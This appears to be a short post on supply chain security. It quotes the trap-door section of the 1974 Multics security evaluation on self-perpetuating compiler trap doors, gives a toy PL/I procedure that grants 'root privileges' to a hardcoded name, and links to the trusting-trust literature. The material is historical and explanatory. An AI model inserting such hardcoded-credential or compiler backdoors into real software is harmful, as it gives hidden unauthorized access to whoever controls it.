3.3.4.2 SLT-KST Dual SDW Vulnerability	37
3.3.4.3 Additional Vulnerabilities	38

Section	Page
3.4 Procedural Vulnerabilities	38
3.4.1 Dump and Patch Utilities	38
3.4.1.1 Use of Insufficient Argument Validation	39
3.4.1.2 Use of Unlocked Stack Base	42
3.4.1.3 Generation of New SDW's	42
3.4.2 Forging the Non-Forgeable User Identification	44
3.4.3 Accessing the Password File	47
3.4.3.1 Minimal Value of the Password File	47
3.4.3.2 The Multics Password File	47
3.4.4 Modifying Audit Trails	48
3.4.5 Trap Door Insertion	50
3.4.5.1 Classes of Trap Doors	50
3.4.5.2 Example of a Trap Door in Multics	53
3.4.6 Preview of 6180 Procedural Vulnerabilities	55

Supply chain security, 1974.

3.4.5 Trap Door Insertion

Up to this point, we have seen how a penetrator can exploit existing weaknesses in the security controls of an operating system to gain unauthorized access to protected information. However, when the penetrator exploits existing weaknesses, he runs the constant risk that the system maintenance personnel will find and correct the weakness he happens to be using. The penetrator would then have to begin again looking for weaknesses. To avoid such a problem and to perpetuate access into the system, the penetrator can install "trap doors" in the system which permit him access, but are virtually undetectable.

And here it is.

It was noted above that while object code trap doors are invisible, they are vulnerable to recompilations. The compiler (or assembler) trap door is inserted to permit object code trap doors to survive even a complete recompilation of the entire system. In Multics, most of the ring 0 supervisor is written in PL/I. A penetrator could insert a trap door in the PL/I compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/I compiler is itself written in PL/I, the trap door can maintain itself, even when the compiler is recompiled.

(38) Compiler trap doors are significantly more complex than the other trap doors described here, because they require a detailed knowledge of the compiler design. However, they are quite practical to implement at a cost of perhaps five times the level shown in Section 3.5. It should be noted that even costs several hundred times larger than those shown here would be considered nominal to a foreign agent.

A simple PL1 procedure

```
greet: procedure;  
  
    dcl  name char (32);  
  
    call read_name (name);  
    if name = "ken" then  
        call say ("you have root privileges");  
    else  
        call say ("Login incorrect");  
  
end greet;
```

PL1 → Programming Language One

References

Multics Security Evaluation: Vulnerability Analysis

<https://conferences.computer.org/sp/pdfs/early/karg74.pdf>

Reflections on Trusting Trust

https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf

Countering Trusting Trust through Diverse Double-Compiling (DDC)

<https://dwheeler.com/trusting-trust/>

Thirty Years Later: Lessons from the Multics Security Evaluation

<https://www.acsac.org/2002/papers/classic-multics.pdf>

That Time Ken Thompson Wrote a Backdoor into the C Compiler

<https://micahkepe.com/blog/thompson-trojan-horse/>

Running the “Reflections on Trusting Trust” Compiler

<https://research.swtch.com/nih>